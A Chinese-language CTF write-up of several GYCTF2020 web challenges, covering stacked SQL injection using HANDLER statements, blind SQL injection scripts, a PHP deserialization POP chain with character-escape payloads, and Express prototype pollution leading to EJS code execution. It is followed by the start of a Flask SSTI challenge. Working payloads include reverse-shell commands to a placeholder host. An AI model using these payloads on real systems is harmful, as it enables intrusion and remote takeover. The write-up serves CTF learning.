GYCTF2020_Writeup

原创

LetheSec 于 2020-03-15 17:26:43 发布 1828 收藏 3

分类专栏： CTF wp 文章标签： Writeup CTF

本文链接：https://blog.csdn.net/qq_42181428/article/details/104474414

Blacklist

一到注入题，和2019强网杯的随便住基本一致，但是多过滤了`set`、`prepare`、`alter`、`rename`：

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

获取表名和列名的方式与原题一致，而获取数据可以参考这篇文章：https://xz.aliyun.com/t/7169#toc-47，使用handler语句进行查询。

mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

语法结构：

```
HANDLER tbl_name OPEN [ [AS] alias]

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]

HANDLER tbl_name CLOSE
```


如：通过handler语句查询users表的内容

```
handler users open as yunensec; #指定数据表进行载入并将返回句柄重命名
handler yunensec read first; #读取指定表/句柄的首行数据
handler yunensec read next; #读取指定表/句柄的下一行数据
handler yunensec read next; #读取指定表/句柄的下一行数据
...
handler yunensec close; #关闭句柄
```

所以可以构造payload如下：

```
?inject=-1';handler FlagHere open;handler FlagHere read first%23
```

```
array(1) {
  [0]=>
  string(42) "flag{263fbee0-6833-48f2-8af0-5036a4736c3e}"
}
```



Ezsqli

看名字就是一道sql注入的题目，经测试总共有四种回显：

```
bool(false)：查询语句有语法错误，如id=1'
SQL Injection Checked：含有被过滤的关键词时，包括and、or、union、in、order、group、limit等。
Nu1L：查询语句返回值为真，如id=1^(1=1)^1#
Error Occured When Fetch Result.：查询语句返回值为假，如id=1^(1=2)^1#
```

这样很显然就是要进行盲注了，但是这里过滤了`in`，也就不能查询`information_schema`，但是可以从sys数据库中找到替代的，如`sys.x$schema_flattened_keys`，从中同样可以获取表名以及主键名。更多的替代可以参考这篇文章：Alternatives to Extract Tables and Columns from MySQL and MariaDB

于是我们可以使用如下脚本盲注出表名：

```python
import requests
s = requests.Session()
url = "xxxxxxxxxxxxxxx"
flag = ""

def exp(i, j):
    payload = f"1^(ascii(substr((select group_concat(table_name) from sys.x$schema_flattened_keys),{i},1))>{j})^1"  # f1ag_1s_h3r3_hhhhh
    data = {"id": payload}
    r = s.post(url, data=data)
    if "Nu1L" in r.text:
        return True
    else:
        return False

for i in range(1, 100):
    low = 32
    high = 127
    while (low <= high):
        mid = (low + high) // 2
        if (exp(i, mid)):
            low = mid + 1
        else:
            high = mid - 1
    flag += chr((low + high + 1) // 2)
    print(flag)
```

得到含有flag的表名：`f1ag_1s_h3r3_hhhhh`

知道了表名，但是我们却无法知道列名，因此需要进行无列名的盲注，也就是如下判断下面这样式子的真假：

```
(select 其他列,'猜测的数据') > (select * from users limit 1)
```

在这里由于表中只有一行数据，所以正好无需limit语句，而表中的列为主键和flag列两列，因此我们构造的判断条件即为：

```
(select 1,'{}~') > (select * from f1ag_1s_h3r3_hhhhh)
```

- 1则为主键的值，只有一行所以为1
- `{}`中则填入盲注猜测的flag字段值，而因为mysql比较字符串大小是按位比较的，所以我们在最后加上一个ascii码较大的`~`，这样的话`f~`就满足大于`flag{xxx}`，`e~`就满足小于`flag{xxx}`
- 在写脚本的时候，只要按照ascii码从小到大的顺序进行猜解即可，即`f~>(select * from f1ag_1s_h3r3_hhhhh), fl~>(select * from f1ag_1s_h3r3_hhhhh),...`
  所以获得flag的脚本如下：

```
import requests
s = requests.Session()
url = "xxxxxxxxxxxxxxxx"
flag = ""

for i in range(1, 100):
    for j in range(32, 127):
        temp = flag + chr(j)
        print(temp)
        # payload = "1^((select 1,concat('{}~', cast(0 as json))) > (select * from f1ag_1s_h3r3_hhhhh))^1".format(temp)
        # payload = "1^((select 1,'{}~') > (select * from f1ag_1s_h3r3_hhhhh))^1".format(temp)
        data = {"id": payload}
        r = s.post(url, data=data)
        time.sleep(0.1)
        if "Nu1L" in r.text:
            flag = temp
            print(flag)
            break
```

实际上这里因为大写字母的ascii码小于小写字母，而mysql不区分大小写，所以我们这里得到的flag全部为大写字母，如果光是交flag的话，转换成小写字母即可正确。

而预期解实际上是要利用`SELECT CONCAT("A", CAST(0 AS JSON))`来让器返回二进制字符串，从而进行大小写的匹配，可以参考这篇文章：无需in的SQL盲注

即将判断条件修改如下：

```
((select 1,concat('{}~', cast(0 as json))) > (select * from f1ag_1s_h3r3_hhhhh))
```

这在我本地的测试环境是可以的，但是在BUU上复现的时候却不行，而回显`bool(false)`，原因还未知...

Easyphp

存在 www.zip 源码泄露，下载下来进行代码审计。

这一题需要了解PHP反序列化的字符逃逸的原理，简单来说就是**“PHP在进行反序列化的时候，只要前面的字符串符合反序列化的规则并能成功反序列化，那么将忽略后面多余的字符串”**，关于这个知识点可以去搜索0CTF2016-PiaPiaPia一题的相关Writeup。

下面来看这一道题，首先看一下拿flag的条件，在update.php中：

```php
<?php
require_once('lib.php');
if ($_SESSION['login']!=1){
 echo "你还没有登陆呢！";
}
$users=new User();
$users->update();
if($_SESSION['login']===1){
 require_once("flag.php");
 echo $flag;
}
?>
```

只要以 admin 的身份成功登录，就可以返回flag。

重点的代码在lib.php中，首先看一下`dbCtr`l类：

```php
//lib.php
class dbCtrl
{
    public $hostname = "127.0.0.1";
    public $dbuser = "root";
    public $dbpass = "root";
    public $database = "test";
    public $name;
    public $password;
    public $mysqli;
    public $token;
    public function __construct()
    {
        $this->name = $_POST['username'];
        $this->password = $_POST['password'];
        $this->token = $_SESSION['token'];
    }
    public function login($sql)
    {
        $this->mysqli = new mysqli($this->hostname, $this->dbuser, $this->dbpass, $this->database);
        if ($this->mysqli->connect_error) {
            die("连接失败，错误:" . $this->mysqli->connect_error);
        }
        $result = $this->mysqli->prepare($sql);
        $result->bind_param('s', $this->name);
        $result->execute();
        $result->bind_result($idResult, $passwordResult);
        $result->fetch();
        $result->close();

        //通过反序列化控制token为admin即可绕过登录
        if ($this->token == 'admin') {
            return $idResult;
        }
        if (!$idResult) {
            echo ('用户不存在!');
            return false;
        }
        if (md5($this->password) !== $passwordResult) {
            echo ('密码错误! ');
            return false;
        }
        $_SESSION['token'] = $this->name;
        return $idResult;
    }
}
```

我们可以知道登陆成功的条件：① 用户名存在，且`$this->password`的md5值与数据库查询的用户密码相同。② 或者token的值为admin。

代码中的查询语句为`select id,password from user where username=?`，
但其实执行的sql语句是我们可控的（后面再说明），这样的话我们只需要将查询语句写成下面这个样子:

```
select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?
```

然后再将`$this->password`的值赋为1（1的md5值为c4ca4238a0b923820dcc509a6f75849b），即可通过登录密码的验证。

下面的问题就是如何控制执行的sql语句以及`$this->password`的值，这就需要用到反序列化了，我们看一下如何构造POP链：

- 在`UpdateHelper::__destruct()`中看到字符串输出语句，所以只需要将`$sql`实例化为`User`类的对象，即可在该类对象结束时，调用到`User::__toString`方法

```php
class UpdateHelper
{
    public $id;
    public $newinfo;
    public $sql;
    public function __construct($newInfo, $sql)
    {
        $newInfo = unserialize($newInfo);
        $upDate = new dbCtrl();
    }
    public function __destruct()
    {
        echo $this->sql;
    }
}
```

- 然后看`User::__toString`方法，用`$nickname`变量调用了`update()`函数，且`$age`变量作为参数。这样我们只需要将`$nicknames`实例化为`Info`类的对象，从而可以调用`Info::__call`方法，且`$age`中的值会作为参数传入。

```php
class User
{
    public $id;
    public $age = null;
    public $nickname = null;

    public function __toString()
    {
        $this->nickname->update($this->age);
        return "0-0";
    }
```

- 之后我们继续跟进到`Info::__call`方法，可以看到其用`$CtrCase`变量调用了`login()`方法，且参数就是上一步通过`User.age`的值传进来的。这样我们只需要将这个类里的`$CtrlCase`变量实例化为`dbCtrl`类的对象，这句话就相当于调用了`dbCtrl::login($sql)`，而且参数sql语句也是我们所控制的了，也就达到了我们的目的。

```php
class Info
{
    public $age;
    public $nickname;
    public $CtrlCase;
    public function __construct($age, $nickname)
    {
        $this->age = $age;
        $this->nickname = $nickname;
    }
    public function __call($name, $argument)
    {
        echo $this->CtrlCase->login($argument[0]);
    }
}
```

- 最后我们只需要对`dbCtrl`类里的一些变量赋值成我们需要的值即可，而且可知`dbCtrl::login($sql)`中的`$sql`参数，实际上是`User`类中`$age`变量传入的。

所以最终的反序列化payload脚本如下：

```
<?php
class User
{
    public $age = null;
    public $nickname = null;
    public function __construct()
    {
        $this->age = 'select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?';
        $this->nickname = new Info();
    }
}
class Info
{
    public $CtrlCase;
    public function __construct()
    {
        $this->CtrlCase = new dbCtrl();
    }
}
class UpdateHelper
{
    public $sql;
    public function __construct()
    {
        $this->sql = new User();
    }
}
class dbCtrl
{
    public $name = "admin";
    public $password = "1";
}
$o = new UpdateHelper;
echo serialize($o);
```

运行得到如下payload：

```
O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s:3:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}}
```

下面我们就需要思考如何将脚本得到的序列化串被程序反序列化呢？

先找一下反序列化的利用点，从 update.php 可以跟进到`User`类的`update()`函数:

```
public function update()
{
 $Info = unserialize($this->getNewinfo());
 $age = $Info->age;
 $nickname = $Info->nickname;
 $updateAction = new UpdateHelper($_SESSION['id'], $Info, "update user SET age=$age,nickname=$nickname where id=
" . $_SESSION['id']);
}
```

可以看到反序列化的是`getNewinfo()`函数的返回值，跟进这个函数：

```
public function getNewInfo()
{
    $age = $_POST['age'];
    $nickname = $_POST['nickname'];
    return safe(serialize(new Info($age, $nickname)));
}
```

这个函数的返回值是一个**先序列化**再经过`safe()`函数处理的`Info`类对象。

所以最终能够反序列化的不是我们直接传入的字符串，而是用我们传入的值实例化一个`Info`类的对象，然后对这个对象进行序列化，载对这个序列化结果进行`safe()`处理，最后得到的值再进行反序列化。

`safe()`函数如下，如果你了解**反序列化的字符逃逸原理**，那么很容易看出这个函数的问题：将长度小于6的字符串直接替换成了长度为6的hacker。

```
function safe($parm)
{
    $array = array('union', 'regexp', 'load', 'into', 'flag', 'file', 'insert', "'", '\\', "*", "alter");
    return str_replace($array, 'hacker', $parm);
}
```

如果我们将刚才得到的payload直接用age或nickname参数传入的化，其实际上只会被当成`Info`类里的一个很长的字符串，并不能被反序列化得到执行。

所以要想反序列化我们的payload，就得控制`Info`类对象的序列化串，看一下这个序列化串的格式（假设age为20，nickname为lethe）：


```
O:4:"Info":3:{s:3:"age";s:2:"20";s:8:"nickname";s:5:"lethe";s:8:"CtrlCase";N;}
```

我感觉这里原理上有点类似注入，需要闭合构造符合规则的序列化串。

假设我们要通过nickname参数来注入，先看一下我们构造的payload2如下（未逃逸字符串前）：

```
";s:8:"CtrlCase";O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s:3:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}}}
```

可以看到我们在而已序列化串前加上了`";s:8:"CtrlCase";`，在最后加上了一个`}`（整个长度为263），这样我们将其作为`new Info($age,$nickname)`的nickname传入时，序列化的结果如下：



上图中两个箭头之间的内容就是我们传入的payload，可以看到我们在第一个箭头那里是想闭合双引号，从而使后面的内容符合序列化的规则的。但是我圈出来的那个263在序列化的规则里，限制了nickname的长度为263，所以后面长度为263的payload还是当作了一个普通字符串，而不是序列化里的内容。

这时候就需要用到字符逃逸的原理了，我们在payload2的前面加上263个`union`，这样我上面圈出来的值就变成了


263× 5+ 263 上面第一个箭头所指的双引号里是263个 union (长度为

上面的图可以看出来经过safe()函数处理后，这个序列化串就被解释成了nickname变量长度为1586的重复`hacker`字符串，而我们的而已序列化payload，则以对象的形式作为CtrCase变量的值。
而之所前面构造的时候在最后面加一个`}`，是因为`Info`类的对象只有3个变量（第一个箭头所指），当到我们第二个箭头所指的位置时，前面已经有3个变量满足了序列化串的要求了，所以加一个`}`来闭合整个序列化串。这样由于前面的内容已经符合反序列化的规则，所以后面的内容都将被忽略。

最终payload如下：

```
age=1&nickname=unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion";s:8:"CtrlCase";O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s:3:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}}}
```


在update.php以POST传入上面的payload，此时反序列化被执行，在login函数里面已经成功验证了，token被设置为了`admin`，所以再回到登录界面使用任意密码即可登录admin账户：




Ez_Expresss

存在www.zip源码泄露，可以下载得到源码。

在登录界面，有如下提示：



这里只支持大写非常的奇怪，查阅资料得到：



对于toUpperCase():


```
字符"ı"、"ſ" 经过toUpperCase处理后结果为 "I"、"S"
```

对于toLowerCase():


```
字符"K"经过toLowerCase处理后结果为"k"(这个K不是K)
```

在绕一些规则的时候就可以利用这几个特殊字符进行绕过

再查看源码，确实是使用了toUpperCase()进行处理，所以可以利用这个特性来注册`admın`用户进行绕过：



可以看到成功了，并且提示flag在/flag目录下。



下面就考虑如何读文件或者RCE，再次进行代码审计。

一开始就是熟悉的merge+clone，那么考虑是否存在原型链污染（不熟悉的话可参考p神的：深入理解 JavaScript Prototype 污染攻击）

```
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
```

在`/action`路由下使用了`clone()`方法：

```
router.post('/action', function (req, res) {
  if(req.session.user.user!="ADMIN"){res.end("<script>alert('ADMIN is asked');history.go(-1);</script>")}
  req.session.user.data = clone(req.body);
  res.end("<script>alert('success');history.go(-1);</script>");
});
```

这个路由只有ADMIN可以访问，且`clone()`的参数是我们可控的，所以可以确定原型链污染了。

```
router.get('/info', function (req, res) {
  res.render('index',data={'user':res.outputFunctionName});
})
```

然后在info路由看到了一个莫名其妙又有点眼熟的`outputFunctionName`，在XNUCA 2019的HardJS考过这个，拼接在ejs渲染引擎中可以RCE，可参考我当时对HardJS的分析文章。


所以可以直接改一下当时的payload就好：

```
{"__proto__":{"outputFunctionName":"a=1;process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/xxx.xx.xxx.xxx/7777 0>&1\"')//"}}
```


参考https://xz.aliyun.com/t/7184#toc-7推荐一个更好一点的命令执行的payload，因为有时候用require会报错：

```
{"__proto__":{"outputFunctionName":"a=1;global.process.mainModule.constructor._load('child_process').exec('bash -c \"bash -i >& /dev/tcp/xxx.xx.xxx.xxx/7777 0>&1\"')//"}}
```

然后提交`/action`（即最喜欢的语言）并抓包，然后填入poayload，注意要把Content-Type: 改为plication/json：




然后访问`/info`路由让`outputFunctionName`拼接到渲染引擎中触发原型链污染，即可得到shell：



FlaskApp

进入页面后，是一个Flask写的base64加解密功能，提示路由的源码中提示了`PIN`，应该是想说Flask的Debug模式中的PIN码。

在Base64解码的功能中很容易使其报错（如输入1）：



可以看到确实开启了Debug模式，并泄露了decode路由的源码:

```
@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 ： {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res =  render_template_string(tmp)
```

解码的结果直接拼接到模板中渲染，存在SSTI漏洞，不过经过了`waf`的处理，我们也并不知道过滤了什么东西。

那么先试试一下SSTI吧：

`{{2+2}}`的base64为`e3syKzJ9fQ==`，我们进行解码得到4，确认存在SSTI了：

